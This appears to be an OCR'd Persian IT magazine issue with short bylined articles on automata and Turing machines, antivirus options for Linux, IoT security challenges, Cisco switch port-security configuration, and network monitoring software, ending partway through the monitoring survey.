
اتوماتا : اتوماتا را می تواند یک مدل ساده و انتزاعی از کامپیوتر های امروزی دانست. یک مدل ساده اتومات به این صورت است که یک رشته ورودی را می خواند، بر روی آن اعمال منطقی انجام می دهد و با توجه به ورودی به یک حالت (State) می رود یا یک رشته خروجی تحویل می دهد. این کار مبنای عملکرد تمامی سیستم های کامپیوتری است. شما یک ورودی به سیستم می دهید ، در واحد پردازش یک سری پردازش انجام می دهد و یک خروجی به ما تحویل می دهد.



محاسبه پذیری : محاسبه پذیری می توان تعاریف متفاوتی انجام داد که هرکدام می توانند تعریف درستی از محاسبه پذیری باشد. در این جا ما یک تعریف ساده از محاسبه پذیری ارائه می دهیم که این تعریف بسیار ساده است و می توان علم محاسبه را خیلی بیشتر درک کرد. ماشین تورینگ در اصل یک اتوماتا است که توانایی های زیادی دارد و در عین سادگی می تواند تمام اعمالی را که ما امروزه با کامپیوتر های خود انجام می دهیم را انجام دهد. ابداع این ماشین نقش مهمی در پیشبرد مرز های علوم کامپیوتر داشت و بسیاری ماشین ها مبتنی بر ماشین تورینگ طراحی شدند.

عملکرد ماشین تورینگ به صورت زیر است : ماشین داری یک نوار است که برای ذخیره داده ها از آن استفاده می شود. نوار را مانند یک فیلم عکاسی در نظر بگیرید که دارای خانه های است که در انها می تواند داده ها را ذخیره کند. ماشین تورینگ در واقع از یک نوار برای خواندن اطلاعات و ذخیره انها استفاده می کند. ماشین دارای یک هد است که برای خواندن اطلاعات از آن استفاده می کند. هد در هر لحظه بر روی یک خانه قرار دارد و می تواند اطلاعات آن را در لحظه بخواند به واحد محاسبه ارسال کند و سپس اطلاعات جدید را از واحد محاسبه دریافت کند و روی خانه مورد نظر بنویسد.





نویسنده:
محمدرضا عسگری، دانشجوی رشته علوم کامپیوتر، علاقه مند به دنیای نرم افزار آزاد. طراح وب و برنامه نویس پایتون
me@mrasgari.ir
@mr_asg



نقش آنتی ویروس در لینوکس – قسمت اول

اغلب اکتریت کاربران فکر میکنند سیستم عامل لینوکس بسیار امن و بدون مشکل است و میتوان به راحتی از آنتی ویروس (antivirus) یا حتی دیوار آتش (firewall) صرفنظر کرد ولی باید متذکر شوم برای لینوکس هم نرم افزارهای مخرب وجود دارد من تصمیم ندارم ویروس ها و نرم افزارهای مخرب را مورد بررسی قرار دهم ولی فقط برای نمونه میتوانم به مارس ۲۰۱۴ اشاره کنم که مهاجمان با یک دریشتی (backdoor) سرور را آلوده و اقدام به ارسال ایمیلهای اسپم نمودند که طی بررسی حدود ۲۶ هزار سرور آلوده شده بود. همه ی شما میدانید آلوده شدن این تعداد سرور چه مشکلاتی ایجاد میکند.

منبع مرتبط به آلودگی ۲۶ هزار سرور در حالی که در حال حاضر این نرم افزارهای مخرب پا را فراتر گذاشته و حتی امکان به روز رسانی خود در سیستم قربانی را دارند.

یکی دیگر از دلایل استفاده از آنتی ویروس در لینوکس ویروسهای ویندوزی هستند که در صورت استفاده به سیستم شما ایرادی وارد نمیکنند ولی اگر همان ویروس را از طریق شما به یک سیستم ویندوزی منتقل شود امکان آسیب رسانی به اطلاعات وجود دارد
در این مقاله ما از توزیع اوبونتو که توسط شرکت کنونیکال تهیه میگردد و بسیار محبوب است استفاده میکنیم بیشتر نرم افزارهای آنتی ویروس لینوکس از طریق ترمینال نصب یا کنترل میشوند و ما در این مقاله ۱۸ آنتی ویروس مختلف چه رایگان و چه پولی را به طور کامل بررسی و در آخر نتیجه گیری میکنیم پس همراه ما باشید.

محصولات مورد بررسی

- Avast File Server Security 1.2.0
- AVG Free Edition for Linux 13.0.3118 (free, but no longer maintained)
- Bitdefender Antivirus Scanner for Unices 7.14
- Clam Antivirus 0.98 (free)
- Comodo Antivirus for Linux 1.1.268025 (free)
- Dr.Web Anti-Virus for Linux 11.0.1.0
- eScan Anti-Virus for Linux 7.0-5
- ESET NOD32 Antivirus for Linux Desktop 4.0.81.0
- F-Prot Antivirus for Linux Workstations 6.7.10.6267 (free, but no longer maintained)
- F-Secure Linux Security 10.20.358
- G Data Client Security Business 13.1.0
- Kaspersky Anti-Virus for Linux File Server 8.0.2.256
- McAfee VirusScan Enterprise for Linux 2.0.1.29052
- Panda Endpoint Protection Plus for Linux 2.10
- Seqrite Antivirus for Linux 1.0
- Sophos Anti-Virus for Linux 9.7.2 (free)
- Symantec Endpoint Protection for Linux 12.1.5.5337
- Trend Micro ServerProtect for Linux 3.0

توصیه های امنیتی برای دوستانی که تمایل به نصب آنتی ویروس ندارند

نصب نرم افزارهای به روز

استفاده از مرورگرهایی که ضد فیشینگ هستند

فقط نرم افزارهایی را نصب کنید که از منابع مطمئن باشند به قول معروف هر مخزنی را به سیستم خود اضافه نکنید و از امن بودن مخزن مطمئن شوید

به هیچ وجه با یوزر rootوارد سیستم نشوید مگر در موارد خاص

استفاده از رمزهای عبور (password) طولانی

خدماتی که استفاده نمیکنید را غیرفعال کنید مثلا ip v6

دستوراتی را که نمیفهمید اجرا نکنید

پشتیبانی گیری از اطلاعات خود بصورت منظم

موارد مورد بررسی در نرم افزاری ذکر شده ویژگی ها: بررسی real-time ضد فیشینگ (Anti phishing) و دیوار آتش (firewall) و غیره

نیازمندیها: به چه سیستم عاملی یا به چه منابعی نیاز دارد

تست پلتفرم: تمام نرم افزارهای بر روی اوبونتو ۶۴ بیتی تست شده اند که ما بررسی میکردیم چه بخشی از برنامه به درستی کار نمیکرد یا سیستم دچار کندی یا کرش میگردید یا خیر

نسخه خانگی/کاری: ما هم نسخه خانگی و بیزنس برنامه فوق را مورد بررسی قرار دادیم

مجوز:بررسی کردیم برنامه رایگان است یا بطور کامل رایگان هست یا محدود به زمانی خاص

طریقه نصب:نصب نرم افزارها را بطور کامل تشریح کرده ایم

طریقه حذف:سعی کردیم بطور ساده و مختصر طریقه حذف برنامه را آموزش دهیم

دسترسی به برنامه:بررسی کردیم ایا برنامه به سهولت در دسترس هست بطور مثال منویی برای اسکن فایل یا پوشه دارد

دسترسی به کاربرroot : آیا به دسترسی root نیاز دارد یا خیر

بررسی برنامه: به طور مختصر برنامه را مورد بررسی قرار میدهیم که به عنوان مثال به غیرفعال یا فعال کردن برنامه را توضیح میدهیم

ویروس: بررسی میزان شناسایی ویروس توسط برنامه

و چند مورد دیگر که برای هر برنامه متفاوت هستند و در بخش خودش بطور کامل توضیح داده خواهد شد.

نویسنده:

علیرضا جهانی فرد، فعال در حوزه ی امنیت شبکه و علاقمند به حوزه های گنو لینوکس، پایتون، شل اسکریپت و لیبره افیس.


Alireza@jahanifard.ir


@AR_JF2



همانطور که در شماره ی قبل بیان کردیم چالش هایی پیش روی اینترنت اشیا می باشد که به بررسی چند مورد از آن پرداختیم. در ادامه سایر چالش ها را مورد بررسی قرار خواهیم داد.

محرمانگی اطلاعات

محرمانگی اطلاعات بیانگر یک مسئله اساسی در اینترنت اشیاء می باشد و تضمین آن مستلزم این است که تنها اشخاص مجاز بتوانند به داده ها دسترسی داشته باشند و آن را اصلاح نمایند. در زمینه کسب و کار این امر کاملاً تحقق پیدا کرده است که به موجب آن اطلاعات به عنوان یک دارایی که باید مورد حفاظت قرار بگیرد و دارای ارزش بازار رقابتی است، نشان داده می شود. با توجه به اینکه برنامه های کاربردی اینترنت اشیاء، مربوط به قلمرو فیزیکی می باشد، حصول اطمینان از محرمانه بودن اطلاعات یکی از محدودیت های اصلی برای بسیاری از استفاده کنندگان است. این اطلاعات به طور حتم محرمانه هستند چون گسترش و توزیع کنترل نشده آنها می تواند به اعتبار و مزیت رقابتی شرکت ها در میان سایر شرکت ها آسیب وارد نماید. به عنوان مثال، می توان به هشدارهای ظهور سونامی یا زلزله توسط حسگرهای محیطی اشاره نمود.
در چنین شرایطی اطلاعات باید از طریق اعضای مورد اطمینان در دسترس قرار گیرند. بنابراین اطلاعات باید با توجه به استراتژی های مدیریت ریسک در محیط قرار داده شوند. نشت چنین اطلاعاتی به حوزه عمومی ممکن است باعث افزایش هرج و مرج و بروز وحشت و در معرض خطر قرار دادن امنیت گروه های زیادی از مردم شود. در این زمینه تکنیک های مختلف کنترل دسترسی، برای اطمینان از محرمانه بودن در سیستم های مدیریت دانش، پیشنهاد شده اند. همچنین روش استانداردی که با ویژگی های محیط اینترنت اشیاء تناسب داشته باشد، ارائه گردیده است. این شیوه « کنترل دسترسی بر مبنای وظیفه » نام دارد.
کنترل دسترسی بر مبنای وظیفه، به عنوان یک گزینه موفق که به طور گسترده و سطح بالایی برای کنترل دسترسی اختیاری و اجباری مورد استفاده قرار گرفته، در دو دهه گذشته ظهور یافته است. در کنترل دسترسی بر مبنای وظیفه، دسترسی ها و کاربری ها به نقش ها اختصاص داده شده است. کاربران از طریق تعیین نقش، به طور غیر مستقیم مجوز لازم را کسب می کنند. در رویکرد اینترنت اشیاء، مزیت عمده کنترل دسترسی بر مبنای وظیفه این است که امتیاز دسترسی از طریق تکالیف نقش، به صورت پویایی قابل اصلاح است. به طور ویژه داده های اینترنت اشیاء، بیشتر نشان دهنده جریان اطلاعاتی است که در زمان واقعی در دسترس قرار می گیرند تا اینکه بیانگر یک پایگاه داده استاتیک باشد.
سیستم های مدیریت جریان داده به طور فزاینده ای برای حمایت از برنامه های کاربردی در زمان واقعی در یک گستره وسیع مورد استفاده قرار می گیرند (مانند نظارت بر شبکه، شبکه های حسگر و ...) و راه حل های مناسبی را برای اینترنت اشیاء ارائه می دهند. در اینترنت اشیاء، تکنیک های کنترل دسترسی باید با سیستم های مدیریت جریان داده ها ادغام شوند.
یکی از جنبه هایی که باید در زمان بروز مشکل محرمانه بودن در نظر گرفته شود، مدیریت شناسایی(هویت) است. در حقیقت این موضوع در فناوری اینترنت اشیاء بسیار مهم است، که در آن تلفیقی از دنیای فیزیکی و دیجیتالی وجود دارد. و مشکلی که مشاهده می گردد مربوط به پیدا کردن راه حلها به شیوه ای امن برای شناسایی اشیاء و فرایندهای مربوط به صدور مجوز است.

اعتماد

یکی از چالش برانگیز ترین مشکلات فناوری اینترنت اشیاء، قابلیت اعتماد آن (قابلیت اطمینان و در دسترس بودن) است. مفهوم اعتماد در زمینه های متعدد و با معانی گوناگونی مورد استفاده قرار می گیرد. اعتماد یک مفهوم پیچیده در ادبیات علوم اطلاعاتی و علوم کامپیوتر محسوب می گردد که هیچ اجتماع نظری در موردش وجود ندارد و با توجه به دیدگاه های مختلف، تعاریف متنوعی نیز در مورد اعتماد وجود دارد. مشکل اصلی در خصوص شیوه های تعریف از اعتماد، وجود

عدم وابستگی بین تعاریف و شیوه های ارزیابی و ارائه معیار می باشد. به عنوان تعریفی که به طور گسترده مورد استفاده قرار می گیرد، بیلز و فگیباوم، اعتماد را این گونه تعریف می کنند: اعتماد، سیاستهای امنیتی تنظیم شده مربوط به دسترسی به منابع و اختیاراتی است که برای تحقق چنین سیاست هایی مورد نیاز می باشد.

علاوه بر این ضروری است تا زبان مذاکره مؤثر و قابل اطمینانی را ابداع نماییم که قادر باشد ویژگی های اختیاری را ساده نموده و به گونه ای منعطف، نیازمندی های حفاظتی را از طریق تعریف سیاست های افشاگرانه به طورگسترده ای ارائه نماید. تعریفی جامع از مدل مؤثر اعتماد باید هر دو بعد اینترنت اشیاء را پوشش دهد: ماهیت توزیعی سطح بالای اینترنت اشیاء و نیاز بسیاری از برنامه های آن از حیث زمان پاسخگویی و یا پیچیدگی محاسباتی .به عبارت دیگر ما نیاز داریم تا از رویکردهای تمرکزی و ایستا که از راه حل های مدیریت اعتماد به طور گسترده استفاده می نمایند به سمت اتخاذ یک رویکرد پویا و توزیع شده حرکت نماییم که بر این فرض استوار است که هیچ نوع رابطه اعتمادی از قبل میان اعضای سیستم تعریف نشده است. علاوه بر این باید یک چارچوب منعطف برای مدیریت اعتماد معرفی شود به گونه ای که نیازهای مقیاس پذیری را به خوبی تأمین نماید. اگرچه ماهیت توزیعی و پویای اینترنت اشیاء باعث می شود که موضوع اعتماد به شدت به چالش کشیده شود، ولی اینترنت اشیاء به عنوان یک برنامه بسیار جالب از حیث مفاهیم اعتماد در نظر گرفته می شود .در حقیقت در زمینه ای که اشیاء هوشمند خود به تصمیم گیری می پردازند، ابتدا باید رابطه اعتماد میان انسانها و اشیاء پیرامون شان برقرار گردد.

مهمترین و مرتبط ترین چالش های پژوهش در تعریف مکانیزم های مناسب اعتماد در اینترنت اشیاء، عبارتند از:

- معرفی یک زبان ساده مذاکره در اعتماد که از نیازهای اینترنت اشیاء در زمینه قابلیت همکاری حمایت نماید.
- تعریف یک مکانیزم مذاکره اعتماد بر پایه کنترل دسترسی مناسب به جریان اطلاعات.
- توسعه یک سیستم مدیریت مناسب برای شناسایی اشیاء.
- طراحی یک چارچوب مدیریت اعتماد به طوری که منعطف و عمومی باشد و توانایی به کارگیری بخش های فوق الذکر را داشته باشد.



برنامه های کاربردی و خدمات در مقیاس اینترنت اشیاء، در سرتاسر حوزه های اجرایی پیچیده، نیاز به یک چارچوب مطمئن برای توانایی کاربران سیستم ها به داشتن اعتماد دارد که بتوانند اطلاعات و خدمات قابل اتکاء را رد و بدل کنند.

شناسایی و احراز هویت

تعداد سیستم های آسیب پذیر و مورد حمله قرار گرفته مطمئناً در زمینه اینترنت اشیاء افزایش خواهد یافت، بنابراین تحمل شکست ضروری است. نه تنها باید برای امنیت پیش فرض (پیاده سازی قوی، سیستم های قابل استفاده، و غیره) در اینترنت اشیاء تلاش نمود، بلکه نیاز به توسعه مکانیسم های آگاهی است که می تواند برای ایجاد اصول تشخیص نفوذ و مکانیزم های پیشگیری برای حفاظت یا حتی کاهش خدمات به کار رود. در نهایت، خدمات بازیابی باید قادر به اجرا در مناطق ناامن (برای مثال مناطق تحت تأثیر حملات) و تغییر مسیر عملکرد سیستم به دیگر مناطق مورد اعتماد باشد.

Biplop Ray و همکاران، یک چارچوب وابسته به رویکرد گروهی و رویکرد مشترک به نام "یک رویکرد ترکیبی" پیشنهاد کرده اند، و بازرسی امنیتی دستی (SCH) را به همراه فن آوری RFID استفاده نموده اند. SCH یک پرچم شرط بندی (۰،۱) (روشن / خاموش) است که به پیگیری وضعیت امنیتی کمک می کند.

قابل توجه است، بسیاری از پروتکل های موجود که با RFID برخورد دارند از تهدیدات و آسیب پذیری هایی مانند ناامنی، شناسایی ناکارآمد، توان عملیاتی و ناسازگاری آن رنج می برند. پروتکل ارائه شده، سفارشی سازی را برای اطمینان از سازگاری تکنیک های جدید کارآمد فراهم می کند. توسعه پروتکل امنیتی RFID به اینترنت اشیاء، ساختار توزیع شده قوی تری می بخشد.






در زمینه حفظ امنیت اقدات زیر می تواند مؤثر باشد:

- رمزنگاری داده ها
- تصویب قوانین برای حفاظت از داده ها
- شناسایی فوری و حفاظت از اینترنت اشیاء در مقابل برنامه های مخرب.

وجود میلیاردها اشیای ناهمگن بر مدیریت هویت نیز تأثیر می گذارد. فراتر از تعریف دامنه واقعی «هویت» در این زمینه (برای مثال هویت اصولی در مقابل هویت واقعی، هویت هسته ای در مقابل هویت موقتی)، نیاز به ارائه برخی مکانیزم ها برای دستیابی به احراز هویت جهانی داریم. بدون احراز هویت، اطمینان از اینکه جریان داده تولید شده توسط یک نهاد خاص شامل مورد انتظار در دسترس باشد ممکن نخواهد بود. جنبه مهم دیگر مربوط به احراز هویت مجاز است. در صورتی که هیچ کنترل دسترسی وجود نداشته باشد، هر چیزی در دسترس هرکسی خواهد بود که نه قابل دوام و نه واقع بینانه است.

برخی از چالش های امنیتی فناوری اینترنت اشیاء در شکل زیر نمایش داده شده است.



نویسنده:

فاطمه نجفی، فارغ التحصیل مهندسی فناوری اطلاعات و دانشجوی کارشناسی ارشد مهندسی فناوری اطلاعات گرایش شبکه های کامپیوتری، فعال در حوزه ی IOTعلاقمند به حوزه های Security و E-Commerce ترجمه و تدریس در حوزه زبان های خارجه.

 Fatemenajafi616@gmail.com

 @MissFNajafi



Port security ، کوچک و پرکاربرد !

امروزه با گسترش روز افزون تکنولوژی و فناوری ها اهمیت حفاظت از منابع اطلاعاتی اهمیت دو چندان پیدا کرده. اما همیشه یکی از روش های برقرار کردن امنیت و جلوگیری کردن از نفوذ ، اعمال محدودیت های فیزیکی به سیستم ها است . زمانی که بتوان از نفوذ فیزیکی به شبکه و سیستم های شبکه جلوگیری کرد میتوان زمان بیشتری برای تامین امینت در نقاطی که آسیب پذیری بیشتر است صرف نمود . آشنایی با Port Security شرکت Cisco در محصولاتش سرویسی را ارائه کرده است که به واسطه این سرویس میتوان برای اتصال بهینه تجهیزاتی مثل Switch و Hub و ... محدودیت هایی اعمال کرد و از نفوذ به شبکه جلوگیری کرد. که شامل سه نوع کاربری میشود :

1. Secure mac address
2. Security violation mode
3. Max secure addresses

که هر کدام کاربرد خاص خود را دارد و به توضیح آنها میپردازیم . لازم به ذکر است که تنظیمات فوق مخصوص پورت های Access هستند .

Secure mac address : حتما تا به حال برایتان پیش آمده که بخواهید فقط سیستم های خاصی به مودم اینترنت وصل شوند و اجازه ی اتصال به دیگر سیستم ها داده نشود. این قسمت از سرویس Port Security باعث میشود که تنها سیستم هایی با ادرس فیزیکی یا Mac Address که توسط شما به سوئیچ ها داده میشود به پورت خاصی متصل شوند و در صورتی که سیستم دیگری خواست خودش را به جای آن قرار دهد و وارد شبکه شود سیستم تغییر را تشخیص داده و همانطور که ادمین تعیین کرده باشد رفتار میکند مثلا پورت مورد نظر شات میشود تا ادمین آن را باز کند و یا به صورت محدود دسترسی داده میشود و لاگ می اندازد. اما به دو صورت میتوان ادرس فیزیکی را برای هر پورت مشخص کرد:



1. با استفاده از مفهومی به نام Sticky که خودش تمامی ادرس های فیزیکی که در حال حاظر به سوئیچ وصل است را شناسایی میکند و پورت ها را منحصر به فرد به همان ادرس فیزیکی میکند که معمولا برای پیاده سازی Port Security برای تعداد زیادی از کامپیوتر ها و لب تاپ ها مورد استفاده قرار میگیرد .

2. وارد کردن ادرس فیزیکی به صورت دستی ، که برای سیستم های مهم و سرورها حتما پیشنهاد میشود از این روش استفاده شود دلیلش هم مشخص است چون شما با ذخیره کردن ادرس فیزیکی به صورت دستی باعث شده اید که ادرس در حافظه دائمی و اصلی ذخیره شود ولی در روش قبلی در حافظه موقت ذخیره شده و نیاز به ذخیره کردن در حافظه اصلی یا Startup-configuration است .



Security violation mode : در اکثر شبکه هایی که کمی از حالت ابتدایی خارج میشوند و حرفه ای تر هستند معمولا از تجهیزات سخت افزاری و نرم افزاری استفاده میشود تا از اتفاقاتی که در شبکه رخ میدهد باخبر شوند و یا این که در صورت رخ داد اتفاق خاصی سیستم ها به صورت هوشمند با آن مقابله کنند . موارد فوق در سیسکو نیز تعبیه شده و یکی از ابتدایی ترین روش ها استفاده از مفهوم Violation است که شامل سه حالت زیر است :

1. Shut که به صورت پیش فرض تنظیمات به این حالت است و در صورتی که ادرس فیزیکی که متصل به پورت مورد نظر است عوض شود سیستم این تغیرات را تشخیص داده و پورت Shut میشود و لازمه ی باز شدن مجدد این است که ادمین آن پورت را no shut کند .
2. Protected با اعمال این ویژگی پورت مورد نظر Shut نمیشود بلکه به سیستم مورد نظر اجازه دسترسی را میدهد ولی به صورت محدود و به این وسیله سیستمی که خودش را جایگزین سیستم اصلی برای ورود به شبکه کرده دسترسی محدودی دارد .
3. Restricted همانند Protected است ولی با این تفاوت که یک log برای سیستم مانیتورینگ ارسال میکند که ادمین شبکه را با خبر میکند .



Max secure addresses : گاهی اوقات ممکن است نیاز باشد که چند سیستم به یک پورت وصل شوند و یا یک Hub به یک پورت وصل است و بدین وسیله چندین وسیله در یک زمان به یک پورت وصل هستند . با استفاده از این مفهوم در پیاده سازی Port Security میتوان حداکثر تعداد سیستم هایی که به یک پورت خاص وصل میشوند و ذخیره کردن ادرس فیزیکی آن ها از یک پورت برای چند سیستم استفاده کنیم و در ضمن برای آن پورت Port Security هم داشته باشیم .



پیاده سازی :

برای پیاده سازی مفهوم Port Security مثل تمام کانفیگ های دیگر وارد مد Enable میشویم و سپس با زدن Configure Terminal به کانفیگ کردن سوئیچ میپردازیم. ابتدا باید همانند شکل زیر با انتخاب پورت مورد مورد نظر آن را به حالت Access در آوریم .

```
#Interface fast Ethernet 0/1
#switch port mode access
```

```
Switch>ena
Switch#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
Switch(config)#int fast 0/1
Switch(config-if)#swit mode ac
```

و سپس به صورت زیر برای تنظیمات port security اقدام میکنیم .

```
Switch(config-if)#switchport port-security ?
  mac-address   Secure mac address
  maximum       Max secure addresses
  violation     Security violation mode
```


که همانطور که گفته شد سه مورد استفاده اصلی را می بینید که mac-address برای آدرس دهی فیزیکی که به دو صورت دستی و Sticky انجام میشود .

```
Switch(config-if)#switchport port-security mac
Switch(config-if)#switchport port-security mac-address ?
  H.H.H    48 bit mac address
  sticky   Configure dynamic secure addresses as sticky
```

و Maximum که برای استفاده چند سیستم از یک پورت است .

و اخرین مورد که رفتار هوشمندانه سیستم را در برابر تغیرات تعیین میکنیم که سه حالت shut ، protected و restricted را شامل میشود .

```
Switch(config-if)#switchport port-security violation ?
  protect    Security violation protect mode
  restrict   Security violation restrict mode
  shutdown   Security violation shutdown mode
```



نویسنده:
سیروس فتح اللهی
 Sfathalahi@gmail.com
 @Sirousfd



بررسی برترین نرم افزار های مانیتورینگ در شبکه

هر یک از نرم افزار های مانیتورینگ قابلیت های متفاوتی دارند، بیشتر ادمین های شبکه به صورت ترکیبی از آن ها استفاده میکنند، شما با آشنایی با این نرم افزار ها بسته به نیاز خودتون میتونید یکی از آنها رو انتخاب کنید. در این مقاله برترین و پرکاربردترین نرم افزار های مانیتورینگ رو بهتون معرفی می کنیم.

همان گونه که یک سیستم تشخیص نفوذ یک دسترسی غیر مجاز و یا یک حمله را گزارش میدهد، یک سیستم مانیتورینگ شبکه نیز اطلاعاتی همچون ازکار افتادن سرور ها و یا نود ها (سویچ، روتر، فایروال...) ، کیفیت لینک های ارتباطی ، دمای محیط، بار پردازشی، مصرف حافظه و هارد دیسک و اطلاعات جامع و کامل دیگری را ارائه خواهد داد.

امروزه نرم افزار های متنوعی بصورت رایگان و تجاری وجود دارند که هر کدام مزیت ها و معایب خاص خود را داشته و امکانات متنوعی را ارائه می دهند. فاکتور های متنوعی برای مقایسه نرم افزار های مانیتورینگ وجود دارد که هر کدام برحسب شرایط و نیازمندی های شما اهمیت پیدا خواهند کرد. در ادامه به معرفی برترین نرم افزار های مانیتورینگ خواهیم پرداخت.

نرم افزار Arcsight

این نرم افزار تمام لاگ ها و Event های نرم افزارهای مانیتورینگ، فایروال ها و روترها رو تجمیع میکنه و بهم ربط میده. خودش اونا رو آنالیز میکنه و در نهایت یک گزارش کامل از یک رویداد رو تهیه میکنه ، این محصول بصورت سخت افزار و نرم افزار در کنار هم ارائه میشه و قیمت بالایی داره. این نرم افزار بیشتر دیدگاه امنیتی soc داره تا noc.

ArcSight
An HP Company

نرم افزار OPManager

یکی از بهترین نرم افزار های مانیتورینگ هست، محصول شرکت Zoho، از این نرم افزار در دیتاسنتر ناسا نیز استفاده میشه، با این نرم افزار قادر خواهید بود تمامی Device ها همچنین سرویس های شبکتون رو چک کنید و براش رول تعریف کنید در صورت مشاهده رخداد چه کاری رو بصورت اتوماتیک انجام بده.

مانیتورینگ بر حسب یه سری Device های استاندارد تو خودش تعریف شده و شما هم میتونید موارد دلخواه رو بهش اضافه کنید.

مانیتورینگ Active Directory – SQL Server – Exchange – Web – UPS – Load Balancer – Switch – Router – Firewall – Storage – Virtual Device و... رو میتونید داشته باشید. میتونید گزارش های بسیار خوبی با فرمت PDF و EXEL داشته باشید و بنا به خواستتون گزارشی جدید رو پیکر بندی کنید. برای مانیتورینگ Device های دیگه نیاز به Plugin مخصوص اون دارید.

ManageEngine
OpManager

Nagios

نرم افزارNagios لینوکسی و OpenSource هست ولی همین نرم افزار نسخه ویندوزی هم داره که البته لایسنس داره، با این حال محیطی که کاربر اون رو میبینه مشابه هم هستند، این نرم افزار قابلیت ارتباط تلفنی با سیستم Asterisk داره و در صورت بروز مشکل از طریق همین سیستم میتواند به ادمین شبکه تماس بگیره.

Nagios®

Solarwinds

بی شک Solarwinds Orion یکی از کامل ترین و مجهز ترین نرم افزار های مانیتورینگ دنیاست. گزارشات کامل، ایجاد آلارم و ده ها امکانات دیگر این برنامه آنرا به یکی از کامل ترین نرم افزار های مانیتورینگ مجهز ساخته. ولی قیمت بالای این محصول، عدم پشتیبانی از زبان فارسی و تقویم شمسی، عدم ارائه خدمات فروش و پشتیبانی در ایران (وبسایت این محصول حتی در داخل ایران قابل دسترس نیست) باعث شده تا مدیرانی که از این محصول در شبکه خود استفاده می کنند هر لحظه نگران خرابی و ایجاد مشکل در این برنامه باشند. همچنین این محدودیت ها باعث میشه نیاز مشتری به گزارشات اختصاصی و با ایجاد برخی تغییرات در برنامه بی پاسخ بمونه. علاوه بر اون به دلیل نصب و راه اندازی این نرم افزار بر روی ویندوز و استفاده از پایگاه داده MSSQL به همراه آن و نیاز مبرم سیستم عامل ویندوز به آنتی ویروس و فایروال باعث میشه این نرم افزار در قیاس با نرم افزار های مشابه منابع سخت افزاری بیشتری را مصرف نماید.

solarwinds



PRTG

